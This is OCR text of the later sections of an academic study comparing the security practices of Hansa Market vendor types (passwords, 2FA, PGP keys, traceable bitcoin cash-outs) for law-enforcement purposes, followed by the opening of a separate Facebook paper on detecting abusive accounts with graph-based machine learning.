Password strength. A password is not available for every vendor. Still, all vendor types remain well populated: we perform our analysis on 493 `Novices` (-50.1%), 394 `Drug Dealers` (-22.6%), 93 `Drug Lords` (-15.5%), 78 `Digital Fraudsters` (-24.3%) and all `Cybercrime Elites` ($n = 23$). We show the distribution of password strength per vendor type in Figure 6. A Kruskal-Wallis H test ($p < 0.0001$) indicates that there are significant differences in password strength between vendor types.

To learn which vendor types differ significantly in password strength, we perform a Dunn post-hoc test in which the significance levels are adjusted for multiple comparisons through FDR-BH adjustment [11]. With $\alpha = 0.05$, we find that only three pairs of vendor types differ significantly in password strength, so we interpret the results with care (Figure 6). We conclude that the password strengths of `Drug Lords` and `Drug Dealers` differ significantly with those of `Digital Fraudsters` and that there is a significant difference between `Drug Dealers` and `Novices`. Regarding the difference between `Drug Lords` and `Novices`, there is slightly more statistical uncertainty ($p = 0.0691$).

We take into consideration that simpler passwords might be used by those vendors that enabled 2FA. Generally, this does not seem to be the case. 2FA-usage correlates *positively* with password strength, as assessed by a Spearman rank-order correlation ($r_s = 0.219, p < 0.0001$). This indicates that vendors do not tend to compensate relatively poor passwords with the additional layer of security that 2FA adds.

Password uniqueness. In Table 4 we show the amount of vendors that made use of a unique password per vendor type. Since there are significant differences between vendor types, as confirmed by a χ^2-test ($p = 0.0064$), certain types of vendors make this security mistake more often than others. To find out how vendor types relate to each other in terms of password uniqueness, we performed a pairwise post-hoc z-test of proportions with FDR-BH correction (Table 4). It is evident that, again, the security practices of `Drug Lords` and `Drug Dealers` are better than those of `Digital Fraudsters`. The `Novices` perform relatively poor as well, although only the difference with `Drug Lords` is significant. While `Cybercrime Elites` score quite high, their score does not differ significantly from the other vendor types.

2FA usage. With respect to 2FA-usage, vast differences exist between vendor types (Table 4). We see that, again, `Drug Lords` and `Drug Dealers` chose this secure option the most often, whereas `Digital Fraudsters` go for




Figure 6: Distribution of password strength per vendor type. Medians are displayed in red, green triangle indicates the mean password strength.

security the least often. Within the groups of Novices and Cybercrime Elites, about half of the vendors enabled 2FA. So, it appears that especially experienced vendors that sell larger amounts of drugs, are willing to go through the hassle of verifying their log-ins through PGP.

PGP usage. Considering that the security benefit of any key stronger than 2048-bits is negligible until the year 2030, we initially expected that key sizes are chosen 'randomly' or according to one of the PGP-tutorials found on underground discussion fora. However, our analysis suggests the contrary (Table 4). Extremely secure keys are more often found among Drug Lords and Drug Dealers. The Cybercrime Elites and Digital Fraudsters have extremely secure keys the least often. Additionally, none of the Drug Lords use weak keys. Although careful interpretation of the results is necessary due to differences in sample sizes, these numbers suggest that chosen key strengths are not a coincidence. On Hansa Market, some types of vendors feel the need for 'extremely secure' keys, while other types of vendors tend to settle for regular 'secure keys'.

PGP-key reuse. We analyze the number of matched PGP-keys per vendor type, in which we only consider the vendors that are known to be active on multiple markets. It is clear that the differences between between vendor types are modest (Table 4). A χ^2-test confirms this. The proportion of vendors per cluster that could not be matched, does not significantly differ between vendor types ($\chi^2 = 1.409, p = 0.8425$).

Traceability of cash-out. Due to missing data, we did not find at least one payout address for every vendor. Only vendors associated with at least one payout address are included in this analysis. Therefore, this analysis entails 716 Novices (-27.5%), 505 Drug Dealers (-0.8%), 109 Drug Lords (-0.9%), 98 Digital Fraudsters (-4.9%) and all Cybercrime Elites ($n = 23$).

We analyze how many vendors per vendor type exhibit the insecure practice of transacting directly to mainstream bitcoin exchanges or hosted wallet. We observe large differences between vendor types regarding the proportion of vendors that are directly linked to these exchanges and hosted wallets (Table 4). This analysis yields two surprising conclusions. First, Novices show the most secure behaviour - that is to refrain from transacting their profits directly to exchanges or hosted wallets. Second, nearly half of the Drug Lords, who proved to be very security-aware otherwise, have transact their profits directly to mainstream exchanges or hosted wallets. This creates a serious risk to their security. Furthermore, we see that many Digital Fraudsters and especially Cybercrime Elites do not bother to obfuscate their criminal profits.

5.3 Security practices of buyers

To see if vendors are any different than other users on the market, we compare the security behavior of buyers and vendors regarding the strength and uniqueness of their passwords, 2FA usage, PGP-adoption and if applicable, chosen PGP-key lengths [5]. Data on PGP-key reuse and traceability of cash-out, are not available for buyers. From this comparison it becomes apparent that – on average – vendors do have better security practices than buyers (Table 5). Or put differently, buyers even have worse security practices compared to vendors. Note however, that a PGP-key is needed to be able to use 2FA. Since only 12.1% of the buyers have a PGP-key listed, the low 2FA usage is partly explained by the low PGP-adoption of buyers. When we only consider the users with a PGP-key listed, the proportion of users with extremely secure PGP-keys (2048+ bits) does not differ much between vendors and buyers.

Table 5: The security practices of buyers and vendors compared. 'PW strength' states the average/median of the estimated number of guesses a brute-force attack takes. '2048+' states the % of listed keys that are 2048+ bits.

	PW STRENGTH		PW U.	2FA	PGP	
	μ	*med.*	%y	%y	%y	2048+
Vendors	$10^{14.7}$	$10^{10.5}$	82.9	60.5	99.7	48.4
Buyers	$10^{9.8}$	$10^{8.1}$	69.2	3.4	12.1	47.2

6 Discussion

In this section, we will first discuss possible explanations of our findings. We next discuss the inherent limitations that arise from our measurement approach and the data sources we use. Last, we will touch upon the implications of our findings.

6.1 Possible explanations of our findings

We found latent groups of vendors that are similar regarding their experience on the market, amounts of physical and digital items sold and activity on other markets. Subsequently, we measured and compared the security performance of these vendor types. Doing so, we uncovered surprising patterns in security practices of the criminal entrepreneurs that operate on online anonymous markets. Clusters of vendors that specialize in selling digital items, such as hacked accounts, credit card details and databases of PII, make 'mistakes' in their digital security the most often. Counter-intuitively, successful drug dealers – i.e., Drug Dealers and Drug Lords – tend to have the best digital security. Especially Drug Lords use

[5] As we discussed in greater detail in Section 3.2, this data was gathered as part of a lawful investigation. Using it is in accordance with prior practice [18, 34, 40].

complex and unique passwords. Additionally, they tend to protect their accounts with 2FA and they encrypt their communications using extremely secure PGP-keys. How can we explain this pattern? Why do drug dealers have better digital security than cybercriminal entrepreneurs?

One possible explanation is that on Hansa Market, vendors of drugs perceived their risk to be higher than vendors of digital items. The former may anticipate a greater probability that their activities will draw law enforcement action. Punishment for drug vendors may also be more severe – drug offenses are punishable by death in at least 35 countries [17]. The nature of physical sales can also generate more evidence, such as addresses of buyers and shipping information stored in databases of postal services.

Assessment of risk may be subjective [53], which may explain some differences between and within groups. For example, even `Drug Lords` do not behave consistently with regards to password hygiene or preferred PGP-key lengths. Furthermore, misconceptions – such as a belief that bitcoin transactions are completely anonymous [46] – may impact decisions. Misconceptions or behavioral pitfalls [55] may have led `Drug Lords` to make choices like cashing out to well-known exchanges.

Possible explanations beyond risk perception exist for the practices and differences observed. For example, revenue for physical goods is much greater than for digital goods (see Figure 1). Vendors with higher earnings could be more likely to hire specialized experts to manage postings and security. A user study of vendors could help confirm the source of the differences in observed practices.

6.2 Limitations

First, our research focuses on a single online anonymous market: Hansa Market. Naturally, this is a limiting factor in our ability to generalize our findings. After the shutdown of Hansa Market and AlphaBay in Operation Bayonet, the continued scrutiny by law enforcement might have resulted in an increased security-awareness among those conducting business on online anonymous markets. This would mean that we observe a time frame wherein vendors are operating less securely, compared to today. Future research should try to replicate our analysis and see if security practices in the underground economy have evolved.

Second, parts of our analyses are hampered by missing data. We have addressed the issue of purged order data, by reconstructing the number of sales using the number of feedbacks per listing. We can expect that buyers are less likely to provide feedbacks on digital items, compared to providing feedback on physical items – given that feedbacks generally report on delivery and packaging. As a result, the amount of digital sales may be underestimated in some cases. Next, we did not have any data on plaintext passwords and bitcoin addresses for all vendors. Therefore, we performed the analysis of password strength and password uniqueness, and the analysis of the traceability of cash-outs on different subsets of data. Yet, we believe that these subsets contain most of the active vendors – since plaintext passwords are available for all vendors that logged on to Hansa in a time span of a month and bitcoin payout addresses are available for orders initiated up to 180 days before the infiltration of the market.

Third, the additional data sources we utilize, introduce some uncertainties. Although the *Grams* search engine was build on databases of online anonymous markets crawled via a special-purpose API, we cannot determine the accuracy or completeness of the *Grams* database. This may have resulted in unrecognized reuse of PGP-keys. Along this same vain, we are dependent on insights provided by the *Chainalysis* service. This tool uses proven heuristics to determine what bitcoin addresses belong to known intermediaries in the bitcoin ecosystem. As these heuristics still may fail, *Chainalysis* might falsely return that a certain bitcoin address does not belong to an exchange or hosted wallet, while it in fact does. Note, that untraceability of cash-out therefore, can be the result of vendors' behavior, limitations of blockchain analysis, or a combination of both. Either way – as law enforcement agencies face these limitations of blockchain analysis as well – investigators are equally hampered by any of the underlying causes for such untraceability. However, this means we have *underestimated* the amount of direct transactions to mainstream exchanges or hosted wallets.

Fourth, an inevitable limitation of our research is that some vendors may have additional security precautions in place outside the scope of the market to start investigators off on the wrong foot. For example, the more professional cybercriminal entrepreneur may use money mules to cash-out their profits. Instead of identifying the actual vendor, a subpoena might therefore result in identifying the individual that – perhaps unknowingly – aids the vendor in laundering its money by transferring funds between accounts. Still, we argue that leaving easy-to-trace transactional links to money mules is an insecure practice.

6.3 Implications

Although in the past anecdotal evidence was presented by law enforcement and industry reports on the failing security practices of cybercriminals, we did not know if this was just a lucky break or a pattern of poor security. We now know that at least on Hansa, the latter was the case. Given the shear amount of cybercrime to choice from to investigate, efficiency in the prosecution of cybercrime is key [53]. Our findings shine a light on exploitable security decisions cybercriminals make. Therefore, we are now better equipped to adequately understand and predict the insecure practices of a cybercriminal entrepreneur and how law enforcement can invest in these. Most notably, we show that among vendors that specialize in trading digital cybercrime items – of whom it would be as-

sumed to have their digital security well organized – insecure practices are most prevalent. These findings may aid allocating the scarce capacity of law enforcement investigators more effectively. Instead of waiting for this one lucky break, or case of low-hanging fruit, it seems that even the most seasoned cybercriminals have at least one weak spot.

7 Related Work

Our paper builds on and benefits from recent advancements into a number of topics. First, our work relates to measurements of the anatomy and economics of online anonymous markets. Second, we can identify similar analyses compared to our investigation of 'deviant security' practices. Third and last, we benefit from and contribute to the research body on risk assessment in a criminal context. In this section, we discuss related work on these three topics.

Measuring online anonymous markets. Similar to our work, Christin [7], Soska et al. [49], and Van Wegberg et al. [58] perform large scale measurements on vendors, listings and transactions on online anonymous markets. Moreover, Van Wegberg et al. [57] similarly cluster vendors into 'vendor profiles' using LPA. In sharp contrast to that body of work, we base our analyses not on scraped, but unique ground-truth data. Security practices of users that operate on online anonymous market is also investigated in earlier work [59]. Here, the authors measure whether vendors stick with their PGP-key and/or username when switching markets. Likewise, Soska & Christin [49] assess the adoption of PGP among vendors active on markets between 2012-2015.

Cybercriminal security practices. Beneficial to our analyses, Van de Sandt [53] – through a grounded theory approach – develops a theoretical foundation on how cybercriminals deploy technical computer security controls. Additionally, he uses micro-economic theories to unravel the security practices of cybercriminals. Other work that connects to this paper are advancements made by Van Hardeveld [55, 56]. He discusses the cognitive biases that lead to insecure practices of carders [6]. Additionally, both authors conduct expert interviews and analyze technical security mechanisms mentioned in online carding tutorials.

Risk assessments. One of the possible explanations for the observed differences in security practices, is the perceived risks of certain illicit activities. Other work elaborates on the security practices of those who engage in the consumption or production of online child abuse material. These types of cybercriminals seem to prioritize their security practices based on the severity of potential punishment and the likelihood of law enforcement prosecution [43]. 'Simple downloaders' often lack technological knowledge and are easily identified, whereas producers of online child abuse material have very high security standards [40]. Similarly, Van de Sandt [53] reasons that cybercriminals who are not fully aware of the illegality of their acts, tend to have little to no security mechanisms in place.

[6] Carders trade stolen credit card and bank account details in the underground community.

8 Conclusions

In this paper, we measured the prevalence of poor security practices on Hansa Market across different types of vendors. We identified characteristics of vendors that can explain their security practices and clustered vendors that have similar characteristics into distinct 'vendor types' using latent profile analysis. We captured password strength, password uniqueness, the use of two-factor authentication, PGP-key strength, PGP-key reuse and the traceability of cash-outs of Hansa Market vendors. Then, we measured the prevalence of poor security practices across vendor types. We contrasted these findings with the practices of buyers. Finally, we explored possible explanations for the observed differences in security practices.

We found that security practices do not occur at random. There is a clear distinction in the security performance between the defined types of vendors. We observed a dichotomy in security practices between on the one hand two clusters of relatively experienced vendors that sold large amount of drugs and on the other hand two clusters of vendors that specialize in selling digital items. The former group prioritizes their security, while vendors belonging to the latter resort to insecure practices more often.

By comparing the security practices of buyers with that of vendors, we found that on average, buyers use less complex passwords, have less often an unique password and that very few buyers use 2FA as an additional security measure. The latter is partly due to the low PGP-adoption among buyers (12% *vs* almost 100%).

In conclusion, we found surprising patterns in the security practices of users that operate on online anonymous markets. Clusters of vendors that specialize in selling digital items make 'mistakes' in their digital security the most often, while vendors belonging to clusters of successful drug dealers tend to have the best digital security. Additionally, we conclude that many vendors – including the highly successful ones – make the mistake of initiating traceable cash-outs to mainstream bitcoin exchanges and hosted wallet providers.

Regarding the generalizability of our findings, it is important to note that we focused on only one market: Hansa Market (2015-2017). We also had to overcome some issues with partly missing data, through reconstructing orders using feedbacks, which may have led to an underestimation of the number of digital items sold.

Despite these limitations, we were able to perform the first empirical, quantitative analysis on cybercriminal security practices using ground-truth data of on online anonymous market. We are now able to better understand the patterns of (in)secure practices of cybercriminal entrepreneurs. Most notably, we show that among vendors that specialize in trading digital cybercrime items – of whom it would be assumed to have their digital security well organized – insecure practices are most prevalent. These findings may aid allocating the scarce resources of law enforcement investigators more effectively, as they now know that investing in building a case against seasoned cybercriminal entrepreneurs is anything but impossible.

9 Acknowledgments

First and foremost, we are grateful to Dutch law enforcement for their efforts and trust that ultimately resulted in the unique opportunity to use the Hansa back-end data for this paper. We thank our reviewers for their constructive feedback on this paper. Likewise, we thank Michel van Eeten and Gert-Jan van Hardeveld for their invaluable comments on earlier versions of our work.

References

[1] Judith Aldridge and Rebecca Askew. Delivery dilemmas: How drug cryptomarket users identify and seek to reduce their risk of detection by law enforcement. *International Journal of Drug Policy*, 41:101–109, 2017.

[2] Judith Aldridge and David Décary-Hétu. Not an 'ebay for drugs': the cryptomarket 'silk road' as a paradigm shifting criminal innovation. 2014.

[3] Elaine Barker, William Barker, William Burr, William Polk, Miles Smid, et al. *Recommendation for key management: Part 1: General, 5th Rev.* National Institute of Standards and Technology, Technology Administration, 2020.

[4] Cerys Bradley. *On the Resilience of the Dark Net Market Ecosystem to Law Enforcement Intervention*. PhD thesis, UCL (University College London), 2019.

[5] Julian Broséus, Damien Rhumorbarbe, Caroline Mireault, Vincent Ouellette, Frank Crispino, and David Décary-Hétu. Studying illicit drug trafficking on darknet markets: structure and organisation from a canadian perspective. *Forensic science international*, 264:7–14, 2016.

[6] Chainalysis. *Crypto Crime Report 2020*. *Accessed on* 2020-08-05 *at* https://go.chainalysis.com/rs/503-FAP-074/images/2020-Crypto-Crime-Report.pdf.

[7] Nicolas Christin. Traveling the silk road: A measurement analysis of a large anonymous online marketplace. In *Proceedings of the 22nd international conference on World Wide Web*, pages 213–224. ACM, 2013.

[8] Linda M Collins and Stephanie T Lanza. *Latent class and latent transition analysis: With applications in the social, behavioral, and health sciences*, volume 718. John Wiley & Sons, 2009.

[9] Joseph Cox. Staying in the shadows: the use of bitcoin and encryption in cryptomarkets. *The Internet and drug markets*, pages 41–48, 2016.

[10] David Décary-Hétu and Anna Leppänen. Criminals and signals: An assessment of criminal performance in the carding underworld. *Security Journal*, 29(3):442–460, 2016.

[11] Alexis Dinno. Nonparametric pairwise multiple comparisons in independent groups using dunn's test. *The Stata Journal*, 15(1):292–300, 2015.

[12] Martin Dittus, Joss Wright, and Mark Graham. Platform criminalism: The 'last-mile' geography of the darknet market supply chain. In *Proceedings of the 2018 World Wide Web Conference*, pages 277–286. International World Wide Web Conferences Steering Committee, 2018.

[13] Avinash K Dixit. *Lawlessness and economics: Alternative modes of governance*. Princeton University Press, 2011.

[14] Eurojust and Europol. Common challenges in combating cybercrime as identified by Eurojust and Europol, 2019.

[15] Europol. Massive blow to criminal dark web activities after globally coordinated operation, 2017. *Accessed on* 2020-08-05 *at* https://europa.eu/!mP49nj.

[16] Steven Furnell. *Cybercrime: Vandalizing the information society*. Addison-Wesley London, 2002.

[17] Giada Girelli. The death penalty for drug offences, 2019. *Accessed on* 2020-08-05 *at* https://www.hri.global/files/2019/02/22/HRI_DeathPenaltyReport_2019.pdf.

[18] Maximilian Golla, Miranda Wei, Juliette Hainline, Lydia Filipe, Markus Dürmuth, Elissa Redmiles, and Blase Ur. "what was that site doing with my facebook password?" designing password-reuse notifications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1549–1566, 2018.

[19] GramsAdmin. Grams admin announcing shutdown on Reddit, 2017. *Accessed on* 2020-08-05 *at* https://archive.vn/20171215041614/https://www.reddit.com/r/grams/comments/7ikv9r/so_long_and_thanks_for_all_the_fish/.

[20] Andy Greenberg. Operation bayonet: Inside the sting that hijacked an entire dark web drug market, 2018. *Accessed on* 2020-08-05 *at* https://www.wired.com/story/hansa-dutch-police-sting-operation/.

[21] Shuang Hao, Kevin Borgolte, Nick Nikiforakis, Gianluca Stringhini, Manuel Egele, Michael Eubanks, Brian Krebs, and Giovanni Vigna. Drops for stuff: An analysis of reshipping mule scams. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1081–1092, 2015.

[22] Robert Augustus Hardy and Julia Ro Norgaard. Reputation in the internet black market: an empirical and theoretical analysis of the deep web. *Journal of Institutional Economics*, 12(3):515–539, 2016.

[23] Mikkel Alexander Harlev, Haohua Sun Yin, Klaus Christian Langenheldt, Raghava Mukkamala, and Ravi Vatrapu. Breaking bad: De-anonymising entity types on the bitcoin blockchain using supervised machine learning. In *Proceedings of the 51st Hawaii International Conference on System Sciences*, 2018.

[24] Ryan Harris. Arriving at an anti-forensics consensus: Examining how to define and control the anti-forensics problem. *Digital investigation*, 3:44–49, 2006.

[25] Pieter Hartel and Rolf Van Wegberg. Crime and online anonymous markets. *International and Transnational Crime and Justice*, page 67, 2019.

[26] Bernhard Haslhofer, Roman Karl, and Erwin Filtz. O bitcoin where art thou? insight into large-scale transaction graphs. In *SEMANTiCS (Posters, Demos, SuCCESS)*, 2016.

[27] Abraham Hinteregger and Bernhard Haslhofer. An empirical analysis of monero cross-chain traceability. 2018.

[28] Thanh Nghia Ho and Wee Keong Ng. Application of stylometry to darkweb forum user identification. In *International Conference on Information and Communications Security*, pages 173–183. Springer, 2016.

[29] Troy Hunt. Have I Been PWND, 2020. *Accessed on* 2020-08-05 *at* https://haveibeenpwned.com/Passwords.

[30] Troy Hunt. Have I Been PWND, 2020. *Accessed on* 2020-08-05 *at* https://www.troyhunt.com/10b/.

[31] Blake Ives, Kenneth R Walsh, and Helmut Schneider. The domino effect of password reuse. *Communications of the ACM*, 47(4):75–78, 2004.

[32] Arjen K Lenstra. Key length. Contribution to the handbook of information security, 2004.

[33] LocalBitcoins.com. Aml regulation and new features update, 2019. *Accessed on* 2020-08-05 *at* https://localbitcoins.com/blog/aml-features-update/.

[34] Jonathan Lusthaus. Trust in the world of cybercrime. *Global crime*, 13(2):71–94, 2012.

[35] Jay Magidson and Jeroen K Vermunt. Latent class models. *The Sage handbook of quantitative methodology for the social sciences*, pages 175–198, 2004.

[36] Katherine E Masyn. 25 latent class analysis and finite mixture modeling. *The Oxford handbook of quantitative methods*, page 551, 2013.

[37] Damon McCoy, Andreas Pitsillidis, Jordan Grant, Nicholas Weaver, Christian Kreibich, Brian Krebs, Geoffrey Voelker, Stefan Savage, and Kirill Levchenko. Pharmaleaks: Understanding the business of online pharmaceutical affiliate programs. In *21st USENIX Security Symposium (USENIX Security 12)*, pages 1–16, 2012.

[38] Wim Meeus, Rens van de Schoot, Theo Klimstra, and Susan Branje. Personality types in adolescence: change and stability and links with adjustment and relationships: a five-wave longitudinal study. *Developmental psychology*, 47(4):1181, 2011.

[39] Sarah Meiklejohn, Marjori Pomarole, Grant Jordan, Kirill Levchenko, Damon McCoy, Geoffrey M Voelker, and Stefan Savage. A fistful of bitcoins: characterizing payments among men with no names. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 127–140, 2013.

[40] Michael Moran. Online child abuse material offenders. are we assigning law enforcement expertise appropriately. *Unpublished manuscript. Dublin, Ireland: University College Dublin*, 2010.

[41] Kathleen Moriarty, Burt Kaliski, Jakob Jonsson, and Andreas Rusch. Pkcs# 1: Rsa cryptography specifications version 2.2. *Internet Engineering Task Force, Request for Comments*, 8017, 2016.

[42] Carlo Morselli, Cynthia Giguère, and Katia Petit. The efficiency/security trade-off in criminal networks. *Social Networks*, 29(1):143–153, 2007.

[43] National Rapporteur on Trafficking in Human Beings. Child pornography – first report of the dutch national rapporteur. the hague: Bnrm, 2011.

[44] Arman Noroozian, Jan Koenders, Eelco Van Veldhuizen, Carlos H Ganan, Sumayah Alrwais, Damon McCoy, and Michel Van Eeten. Platforms in everything: analyzing ground-truth data on the anatomy and economics of bullet-proof hosting. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1341–1356, 2019.

[45] Andreas Pfitzmann and Marit Hansen. A terminology for talking about privacy by data minimization: Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management, 2010.

[46] Fergal Reid and Martin Harrigan. An analysis of anonymity in the bitcoin system. In *Security and privacy in social networks*, pages 197–223. Springer, 2013.

[47] Damien Rhumorbarbe, Ludovic Staehli, Julian Broséus, Quentin Rossy, and Pierre Esseiva. Buying drugs on a darknet market: A better deal? studying the online illicit drug market through the analysis of digital, physical and chemical data. *Forensic science international*, 267:173–182, 2016.

[48] Scott Ruoti, Jeff Andersen, Daniel Zappala, and Kent Seamons. Why johnny still, still can't encrypt: Evaluating the usability of a modern pgp client, 2015.

[49] Kyle Soska and Nicolas Christin. Measuring the longitudinal evolution of the online anonymous marketplace ecosystem. In *24th USENIX Security Symposium*, pages 33–48, 2015.

[50] Srikanth Sundaresan, Damon McCoy, Sadia Afroz, and Vern Paxson. Profiling underground merchants based on network behavior. In *2016 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–9. IEEE, 2016.

[51] Xiao Hui Tai, Kyle Soska, and Nicolas Christin. Adversarial matching of dark net market vendor accounts. In *Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining*, pages 1871–1880, 2019.

[52] Joe Van Buskirk, Sundresan Naicker, Amanda Roxburgh, Raimondo Bruno, and Lucinda Burns. Who sells what? country specific differences in substance availability on the agora cryptomarket. *International Journal of Drug Policy*, 35:16–23, 2016.

[53] Erik Van de Sandt. *Deviant security: the technical computer security practices of cyber criminals*. PhD thesis, University of Bristol, 2019.

[54] Michel Van Eeten and Johannes M Bauer. Economics of malware: security decisions, incentives and externalities. *OECD Science, Technology and Industry working papers*, 2008(1), 2008.

[55] Gert Jan Van Hardeveld. *Deviating from the cybercriminal script: Exploring the contextual factors and cognitive biases involved in carding*. PhD thesis, University of Southampton, 2018.

[56] Gert Jan Van Hardeveld, Craig Webber, and Kieron O'Hara. Deviating from the cybercriminal script: exploring tools of anonymity (mis) used by carders on cryptomarkets. *American Behavioral Scientist*, 61(11):1244–1266, 2017.

[57] Rolf Van Wegberg, Fieke Miedema, Ugur Akyazi, Arman Noroozian, Bram Klievink, and Michel van Eeten. Go see a specialist? predicting cybercrime sales on online anonymous markets from vendor and product characteristics. In *Proceedings of The Web Conference 2020*, pages 816–826, 2020.

[58] Rolf Van Wegberg, Samaneh Tajalizadehkhoob, Kyle Soska, Ugur Akyazi, Carlos Hernandez Ganan, Bram Klievink, Nicolas Christin, and Michel van Eeten. Plug and prey? measuring the commoditization of cybercrime via online anonymous markets. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1009–1026, 2018.

[59] Rolf Van Wegberg and Thijmen Verburgh. Lost in the dream? measuring the effects of operation bayonet on vendors migrating to dream market. In *Proceedings of the Evolution of the Darknet Workshop*, pages 1–5, 2018.

[60] Jeroen K Vermunt and Jay Magidson. Technical guide for latent gold 5.0: Basic, advanced, and syntax. *Belmont, MA: Statistical Innovations Inc*, 2013.

[61] Rick Wash, Emilee Rader, Ruthie Berman, and Zac Wellmer. Understanding password choices: How frequently entered passwords are re-used across websites. In *Twelfth Symposium on Usable Privacy and Security (SOUPS) 2016)*, pages 175–188, 2016.

[62] Frank Wehinger. The dark net: Self-regulation dynamics of illegal online markets for identities and related services. In *2011 European Intelligence and Security Informatics Conference*, pages 209–213. IEEE, 2011.

[63] Daniel Lowe Wheeler. zxcvbn: Low-budget password strength estimation. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 157–173, 2016.

[64] David A Wheeler and Gregory N Larsen. Techniques for cyber attack attribution. Technical report, 2003.

[65] Kim Zetter. New 'google' for the dark web makes buying dope and guns easy, 2014. *Accessed on* 2020-08-05 *at* https://www.wired.com/2014/04/grams-search-engine-dark-web/.

[66] Gengqian Zhou, Jianwei Zhuge, Yunqian Fan, Kun Du, and Shuqiang Lu. A market in dream: the rapid development of anonymous cybercrime. *Mobile Networks and Applications*, 25(1):259–270, 2020.

[67] zxcvbn. Github source, 2017. *Accessed on* 2021-05-14 *at* https://github.com/dropbox/zxcvbn.

Deep Entity Classification: Abusive Account Detection for Online Social Networks

Teng Xu *Gerard Goossen* *Huseyin Kerem Cevahir* *Sara Khodeir* *Yingyezhe Jin*
Frank Li *Shawn Shan* *Sagar Patel* *David Freeman* *Paul Pearce*

Facebook, Inc *University of Chicago* *Georgia Institute of Technology*

Abstract

Online social networks (OSNs) attract attackers that use *abusive accounts* to conduct malicious activities for economic, political, and personal gain. In response, OSNs often deploy abusive account classifiers using machine learning (ML) approaches. However, a practical, effective ML-based defense requires carefully engineering features that are robust to adversarial manipulation, obtaining enough ground truth labeled data for model training, and designing a system that can scale to all active accounts on an OSN (potentially in the billions).

To address these challenges we present *Deep Entity Classification (DEC)*, an ML framework that detects abusive accounts in OSNs that have evaded other, traditional abuse detection systems. We leverage the insight that while accounts in isolation may be difficult to classify, their embeddings in the social graph—the network structure, properties, and behaviors of themselves and those around them—are fundamentally difficult for attackers to replicate or manipulate *at scale*. Our system:

- Extracts "deep features" of accounts by aggregating properties and behavioral features from their direct and indirect neighbors in the social graph.
- Employs a "multi-stage multi-task learning" (MS-MTL) paradigm that leverages imprecise ground truth data by consuming, in separate stages, both a small number of high-precision human-labeled samples and a large amount of lower-precision automated labels. This architecture results in a single model that provides high-precision classification for multiple types of abusive accounts.
- Scales to billions of users through various sampling and reclassification strategies that reduce system load.

DEC has been deployed at Facebook, where it classifies all users continuously, resulting in an estimated reduction of abusive accounts on the network by 27% beyond those already detected by other, traditional methods.

1 Introduction

Online Social Networks (OSNs) connect billions of users around the globe. The largest social network, Facebook, has more than two billion active users sharing content each month [45]. The vast scale of these networks in turn attracts adversaries that seek to exploit the platforms for economic, political, and personal gain. While most OSN activity comes from legitimate users, attackers invest significant resources in signing up fake accounts (i.e., accounts not representative of a real person), creating accounts that impersonate real people, or compromising the accounts of real users. These *abusive accounts* are used to drive a range of negative behaviors including spam, fake engagement, pornography, violence, and terrorism—all actions which violate community norms [12] and are widely studied forms of abuse [1].

A core challenge faced by OSNs is how to identify and remediate abusive accounts in such a way that is both *scalable* and *precise*. Scalability requires approaches that can operate on billions of users and tens of billions of daily actions to detect dozens of different abuse types. Systems that prioritize precision are necessary because abusive accounts are relatively rare [44, 45] and thus a drop in precision would lead to the OSN taking errant actions against a large number of benign users.

OSNs use a broad set of techniques ranging from rule-based heuristics [49] to modern machine-learning algorithms [26, 48] to classify and remediate abusive accounts at scale. Rule-based heuristics act as a first line of defense [4], identifying basic or common attacker tools, techniques, and resources. These heuristics however lack power: they focus on precision rather than recall, they often do not capture the complexity of account *behaviors*, and they are by definition *reactive* [25]. Machine learning systems overcome some of these problems: they generalize from past labeled data in order to improve recall, and they can be iterated on over time to adapt to adversarial evolution [8]. However, precise machine learning systems require a large amount of high-quality labeled ground truth data, can be costly to deploy (in both engineering effort and computational resources), and can be evaded by adversaries who learn how to mimic the appearance of real accounts [17]. Rule-based heuristics and traditional machine learning systems can identify and remediate

the vast majority of abuse [4], but identifying the remaining hard-to-classify accounts—those that closely resemble real users and/or evade OSN defenses—requires fundamentally different and more complex solutions.

A critical insight is that while attackers can produce abusive accounts that appear legitimate *in isolation*, those accounts' embedding in and engagement with the social graph are fundamentally difficult to forge. For example, the number of friend requests sent by a given user is easy for an attacker to control, but the number of friend requests sent by all of that user's friends is outside of the attacker's control.[1] Although attackers can attempt to camouflage their accounts by connecting to legitimate nodes in the graph, this strategy not only is prohibitive to implement at scale, but also creates side effects (e.g., large numbers of rejected friend requests) that are detectable by traditional means.

Leveraging this insight, we develop *Deep Entity Classification (DEC)*,[2] a method and supporting system for OSN abusive account detection. Instead of classifying accounts based on "direct" features and behaviors, DEC leverages social network structure, extracting more than 20,000 features for each account, by operating across the graph. These features are used to train supervised machine learning models that *classify accounts across many different kinds of abuse.* The DEC system consists of label generation and feature extraction, as well as model training, deployment, and updating. Ultimately DEC produces per-account abusive classification results that are robust to adversarial iteration (Section 7).

The large number of features generated by DEC's graph traversal imposes two challenges in terms of model training. First, if applied naïvely, the large feature space could dramatically increase the underlying model complexity, resulting in poor generalization and degraded performance. Second, obtaining proper generalization across so many features would require a prohibitively large training set in a problem space where high-quality human-labeled data is difficult to obtain at billion-user scale.

The second key DEC insight is that in addition to small-scale, high-quality human-labeled data, we can utilize the results of rule-based heuristics as additional "approximate labels." The classifications from such rules are not human reviewed and thus have lower precision than human-reviewed data, but the absolute quantity is much higher.

Building on this insight, we design a "multi-stage multi-task learning" (MS-MTL) framework. Our framework extracts low-dimensional transferable representations via a deep neural network trained using the high-volume approximate labels, then fine-tunes dedicated models given the learned representations and the high-quality human-labeled data.
